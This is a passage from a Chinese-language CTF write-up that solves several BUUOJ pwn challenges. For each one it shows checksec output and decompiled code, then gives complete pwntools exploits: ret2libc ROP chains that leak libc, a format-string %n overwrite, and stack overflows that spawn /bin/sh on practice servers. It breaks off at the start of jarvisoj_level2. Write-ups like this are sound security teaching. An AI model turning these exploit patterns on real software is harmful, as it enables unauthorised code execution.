*泄露libc

发送‘1’进入Encrypt，发送payload

```
r.sendlineafter('choice!\n','1')
payload='a'*0x58
payload+=p64(pop_rdi)
payload+=p64(puts_got)
payload+=p64(puts_plt)
payload+=p64(main)
```

返回main，等待再次触发漏洞。计算libc基地址，找到system("/bin/sh")

```
puts_addr=u64(r.recvuntil('\n')[:-1].ljust(8,'\0'))
print hex(puts_addr)

libc=LibcSearcher('puts',puts_addr)
offset=puts_addr-libc.dump('puts')
binsh=offset+libc.dump('str_bin_sh')
system=offset+libc.dump('system')
```

发送‘1’,再次触发漏洞

payload构造：

```
payload='a'*0x58
payload+=p64(ret)
payload+=p64(pop_rdi)
payload+=p64(binsh)
payload+=p64(system)
```

完整exp：

```
from pwn import*
from LibcSearcher import*
r=remote('node4.buuoj.cn',26332)
elf=ELF('./ciscn_2019_c_1')

main=0x400b28
pop_rdi=0x400c83
ret=0x4006b9

puts_plt=elf.plt['puts']
puts_got=elf.got['puts']

r.sendlineafter('choice!\n','1')
payload='a'*0x58
payload+=p64(pop_rdi)
payload+=p64(puts_got)
payload+=p64(puts_plt)
payload+=p64(main)

r.sendlineafter('encrypted\n',payload)
r.recvline()
r.recvline()

puts_addr=u64(r.recvuntil('\n')[:-1].ljust(8,'\0'))
print hex(puts_addr)
libc=LibcSearcher('puts',puts_addr)
offset=puts_addr-libc.dump('puts')
binsh=offset+libc.dump('str_bin_sh')
system=offset+libc.dump('system')

r.sendlineafter('choice!\n','1')
payload='a'*0x58
payload+=p64(ret)
payload+=p64(pop_rdi)
payload+=p64(binsh)
payload+=p64(system)

r.sendlineafter('encrypted\n',payload)
r.interactive()
```


8.[第五空间2019 决赛]PWN5

```
dreamcat@dreamcat-virtual-machine:~/wangyang/pwn8.1/8$ checksec bu8
[*] '/home/dreamcat/wangyang/pwn8.1/8/bu8'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

检查程序安全保护，32位程序，发现有canary保护，ida反汇编查看

```
// positive sp value has been detected, the output may be wrong!
void __usercall __noreturn start(int a1@<eax>, void (*a2)(void)@<edx>)
{
  int v2; // esi
  int v3; // [esp-4h] [ebp-4h] BYREF
  char *retaddr; // [esp+0h] [ebp+0h] BYREF

  v2 = v3;
  v3 = a1;
  __libc_start_main(main, v2, &retaddr, (void (*)(void))sub_8049360, (void (*)(void))nullsub_2, a2, &v3);
  __halt();
}
```


进入main主函数

```
int __cdecl main(int a1)
{
  unsigned int v1; // eax
  int result; // eax
  int fd; // [esp+0h] [ebp-84h]
  char nptr[16]; // [esp+4h] [ebp-80h] BYREF
  char buf[100]; // [esp+14h] [ebp-70h] BYREF
  unsigned int v6; // [esp+78h] [ebp-Ch]
  int *v7; // [esp+7Ch] [ebp-8h]
```



```
  v7 = &a1;
  v6 = __readgsdword(0x14u);
  setvbuf(stdout, 0, 2, 0);
  v1 = time(0);
  srand(v1);
  fd = open("/dev/urandom", 0);
  read(fd, &dword_804C044, 4u);
  printf("your name:");
  read(0, buf, 0x63u);
  printf("Hello,");
  printf(buf);
  printf("your passwd:");
  read(0, nptr, 0xFu);
  if ( atoi(nptr) == dword_804C044 )
  {
    puts("ok!!");
    system("/bin/sh");
  }
  else
  {
    puts("fail");
```


很明显的看到格式化字符串漏洞printf(buf); 下面有system("/bin/sh")的调用，只要nprt与dword_804C044相等。dword_804C044是随机读取的内容，但是格式化字符串漏洞是在它之后。所以可以通过格式化字符串%$n修改dword_804C044数值，寻找一下格式化字符串的偏移。

利用%08x 泄露栈内容。我们发现参数在战中的位置是在第10，所以我们可以用%10$n修改

```
dreamcat@dreamcat-virtual-machine:~/wangyang/pwn8.1/8$ ./bu8
your name:AAAA %08x %08x %8x %08x %08x %08x %08x %08x %08x %08x %08x %8x %08x %0
8x %08x %08x %08x %08x
Hello,AAAA ff85f538 00000063        0 f7f11a9c 00000003 f7ee4410 00000001 000000
00 00000001 41414141 38302520 30252078 25207838 25207838 20783830 78383025 38302
520 30252078
◆◆\◆◆◆your passwd:
```

这里，我们就把一个地址写入 吧，地址是4字节，%10$n 会在这里写入我们输入的字节数——4；这样我们就把dword_804C044的随机数改成了4；exp如下：

```
from pwn import *
p=remote('node4.buuoj.cn',27265)
addr=0x804c044

p.recvuntil("your name:")
payload = p32(addr) + '%10$n'
p.sendline(payload)

p.sendline('4')
p.interactive()
```

9：babyrop

```
dreamcat@dreamcat-virtual-machine:~/wangyang/pwn8.1/9$ checksec bo9
[*] '/home/dreamcat/wangyang/pwn8.1/9/bo9'
    Arch:     i386-32-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

32位程序，未开启canary保护，尝试运行后发现没有任何提示

```
dreamcat@dreamcat-virtual-machine:~/wangyang/pwn8.1/9$ ./bo9
aaaaaaaa
dreamcat@dreamcat-virtual-machine:~/wangyang/pwn8.1/9$
```

那就直接ida，进入main函数

```
int __cdecl main()
{
  int buf; // [esp+4h] [ebp-14h] BYREF
  char v2; // [esp+Bh] [ebp-Dh]
  int fd; // [esp+Ch] [ebp-Ch]

  sub_80486BB();
  fd = open("/dev/urandom", 0);
  if ( fd > 0 )
    read(fd, &buf, 4u);
  v2 = sub_804871F(buf);
  sub_80487D0(v2);
  return 0;
}
```


看到三个函数，

```
int sub_80486BB()
{
  alarm(0x3Cu);
  signal(14, handler);
  setvbuf(stdin, 0, 2, 0);
  setvbuf(stdout, 0, 2, 0);
  return setvbuf(stderr, 0, 2, 0);
}
```



```
int __cdecl sub_804871F(int a1)
{
  size_t v1; // eax
  char s[32]; // [esp+Ch] [ebp-4Ch] BYREF
  char buf[32]; // [esp+2Ch] [ebp-2Ch] BYREF
  ssize_t v5; // [esp+4Ch] [ebp-Ch]

  memset(s, 0, sizeof(s));
  memset(buf, 0, sizeof(buf));
  sprintf(s, "%ld", a1);
  v5 = read(0, buf, 0x20u);
  buf[v5 - 1] = 0;
  v1 = strlen(buf);
  if ( strncmp(buf, s, v1) )
    exit(0);
  write(1, "Correct\n", 8u);
  return (unsigned __int8)buf[7];
}
```





```
ssize_t __cdecl sub_80487D0(char a1)
{
  ssize_t result; // eax
  char buf[231]; // [esp+11h] [ebp-E7h] BYREF

  if ( a1 == 127 )
    result = read(0, buf, 0xC8u);
  else
    result = read(0, buf, a1);
  return result;
}
```


第一个函数没有有用的价值，但是第三个函数有有栈溢出可以利用。 因为a1是字符型变量，与整型变量比较时，比较的是a1的 ASCII码值，只要a1不等于‘127’就可以触发else,读取a1个字节的数据。如果a1是转换后的数值大于0xE7（231），就可以实现溢出 。

我们回过头来看a1是如何设置的。在第二个函数中返回的buf[7]第三个函数的a1。第二个函数的参数是main里buf随机读取的四字节内容.在第二个函数中，读取输入，进行字符串比较，不同则退出，相同则返回输入的第8个字节及buf[7]，可以通过输入 \0 绕过字符串比较。所以我们通过脚本发送'\0'+'255'就可以绕过检查，并且到达栈溢出的位置，接下来我们考虑如何利用溢出。

在ida中寻找一些有用的信息，后门函数或者system函数的调用。





没有后门函数，也没有system调用以及“/bin/sh”字符串。那这题就是ret2libc 的方法了。

（1）程序前面调用了read函数，我们可以通过构造rop链，调用write（1，xx_got,4）泄露libc的地址并返回main函数再次触发漏洞

（2）根据libc的基地址找到 system以及“/bin/sh”

（3）构造rop调用system("/bin/sh")

```
elf = ELF('./bo9')

main = 0x08048825
write_plt = elf.plt['write']
write_got = elf.got['write']


payload0='\0'*7+'\255'
r.sendline(payload0)
r.recvline()
```

溢出漏洞payload，垃圾填充'a'*(0xe7+4) ,read返回地址覆盖为write_plt,设置write的返回地址为main，设置write的参数1，write_got，4.

payload='a'*0xe7+'a'*4 + p32(write_plt) + p32(main)+p32(1)+p32(write_got)+p32(4)

接受 write的got地址，接收4个字节，并用u32()转为地址。

```
payload='a'*0xe7+'a'*4 + p32(write_plt) + p32(main)+p32(1)+p32(write_got)
+p32(4)
r.sendline(payload)
write_addr = u32(r.recv(4))
```

计算system("/bin/sh")

```
libc = LibcSearcher('write',write_addr)
offset = write_addr - libc.dump('write')
binsh = offset + libc.dump('str_bin_sh')
system = offset + libc.dump('system')
```

构造新的payload：payload='a'*0xe7 + 'a'*4 +p32(system) +'a'*4 +p32(binsh)

重复触发漏洞：

```
payload='a'*0xe7 + 'a'*4 +p32(system) +'a'*4 +p32(binsh)
r.sendline(payload0)
r.recvline()
r.sendline(payload)
r.interactive()
```

完整的exp如下：

```
from pwn import *
from LibcSearcher import *

r=remote('node4.buuoj.cn',29106)
elf = ELF('./bo9')

main = 0x08048825
write_plt = elf.plt['write']
write_got = elf.got['write']

payload0='\0'*7+'\255'
r.sendline(payload0)
r.recvline()

payload='a'*0xe7+'a'*4 + p32(write_plt) + p32(main)+p32(1)+p32(write_got)+p32(4)
r.sendline(payload)
write_addr = u32(r.recv(4))
print hex(write_addr)
libc = LibcSearcher('write',write_addr)
offset = write_addr - libc.dump('write')
binsh = offset + libc.dump('str_bin_sh')
system = offset + libc.dump('system')

payload='a'*0xe7 + 'a'*4 +p32(system) +'a'*4 +p32(binsh)
r.sendline(payload0)
r.recvline()
r.sendline(payload)
r.interactive()
```

10.ciscn_2019_n_8

检查保护

```
dreamcat@dreamcat-virtual-machine:~/wangyang/pwn8.1/10$ checksec ciscn_2019_n_8
[*] '/home/dreamcat/wangyang/pwn8.1/10/ciscn_2019_n_8'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

32位程序，基本上保护都打开了，尝试运行

```
dreamcat@dreamcat-virtual-machine:~/wangyang/pwn8.1/10$ ./ciscn_2019_n_8
What's your name?
ajgdydsyadgjadgajdgadgjadgaj
ajgdydsyadgjadgajdgadgjadgaj, Welcome!
Try do something~
dreamcat@dreamcat-virtual-machine:~/wangyang/pwn8.1/10$
```

没找到有用的信息。ida查看伪代码

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [esp-14h] [ebp-20h]
  int v5; // [esp-10h] [ebp-1Ch]

  var[13] = 0;
  var[14] = 0;
  init();
  puts("What's your name?");
  __isoc99_scanf("%s", var, v4, v5);
  if ( *(_QWORD *)&var[13] )
  {
    if ( *(_QWORD *)&var[13] == 17LL )
      system("/bin/sh");
    else
      printf(
        "something wrong! val is %d",
        var[0],
        var[1],
        var[2],
        var[3],
        var[4],
        var[5],
        var[6],
        var[7],
        var[8],
        var[9],
        var[10],
        var[11],
        var[12],
        var[13],
        var[14]);
  }
  else
  {
    printf("%s, Welcome!\n", var);
    puts("Try do something~");
  }
  return 0;
}
```

简单分析程序，只要满足*(_QWORD *)&var[13] == 17LL ，就可以getshell，这个条件的意思是，var[13]的数值要等于17。所以我们只要输入数据，将var[13]设置位17就可以，exp如下

```
from pwn import  *
r=remote('node4.buuoj.cn',27621)
payload = p32(17)*14
r.sendline(payload)
r.recv()
r.interactive()
```

11.get_started_3dsctf_2016


检查程序

```
dreamcat@dreamcat-virtual-machine:~/wangyang/pwn8.1/11$ checksec get_started_3ds
ctf_2016
[*] '/home/dreamcat/wangyang/pwn8.1/11/get_started_3dsctf_2016'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

32位程序，未开启栈溢出保护，尝试运行

```
dreamcat@dreamcat-virtual-machine:~/wangyang/pwn8.1/11$ ./get_started_3dsctf_201
6
Qual a palavrinha magica? aaaaaaaaaaaaaaaaaaaaaaaaa
dreamcat@dreamcat-virtual-machine:~/wangyang/pwn8.1/11$
```

喵的，直接ida！



加载很慢，发现这个程序一定是静态编译没加入了很多很多很多的数据。get_flag函数就有后门，只要设置函数的两个参数满足条件就好了。进入main函数

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4[56]; // [esp+4h] [ebp-38h] BYREF

  printf("Qual a palavrinha magica? ", v4[0]);
  gets(v4);
  return 0;
}
```



明显的溢出，但是没有get_flag 的入口，那么大致思路就是溢出覆盖返回地址为get_flag,设置参数a1,a2。

```python
from pwn import *
r=remote('node4.buuoj.cn',29338)
context.log_level = 'debug'
get_flag = 0x080489A0
a1 = 0x308CD64F
a2 = 0x195719D1
payload = 'a'*(0x38) + p32(get_flag) +'a'*4 +p32(a1) + p32(a2)
r.sendline(payload)
r.recv()
r.interactive()
```


但是，运行后发现不行，查看栈空间

```
-0000003C
-0000003C var_3C          dd ?
-00000038 var_38          db 56 dup(?)
+00000000  r              db 4 dup(?)
+00000004 argc            dd ?
+00000008 argv            dd ?                    ; offset
+0000000C envp            dd ?                    ; offset
+00000010
+00000010 ; end of stack variables
```


main没有rbp，简单修改垃圾数据的长度，发现还是不行，卡了半天，去看了一些师傅的文章，这个payload必须有出口才能执行get_flag函数的内容，在ida函数表里看了半天



有师傅说找到一个exit的返回出口，地址0x 804e6a0


那么新的exp：

```
from pwn import *
p = remote("node4.buuoj.cn",29338)
context.log_level = 'debug'
a1 = 0x308cd64f
a2 = 0x195719d1
get_flag_addr = 0x080489A0
exit_addr = 0x0804E6A0
payload = 'a'* 0x38 + p32(get_flag_addr) + p32(exit_addr)+ p32(a1) + p32(a2)
p.sendline(payload)
p.recv()
p.interactive()
```


以后也要记得检查 是否 有rbp。

12.jarvisoj_level2

检查保护



32位程序，没有开启栈溢出保护以及pie,直接ida



main函数很简单，有system函数的调用，还有一个函数入口，进入看看，

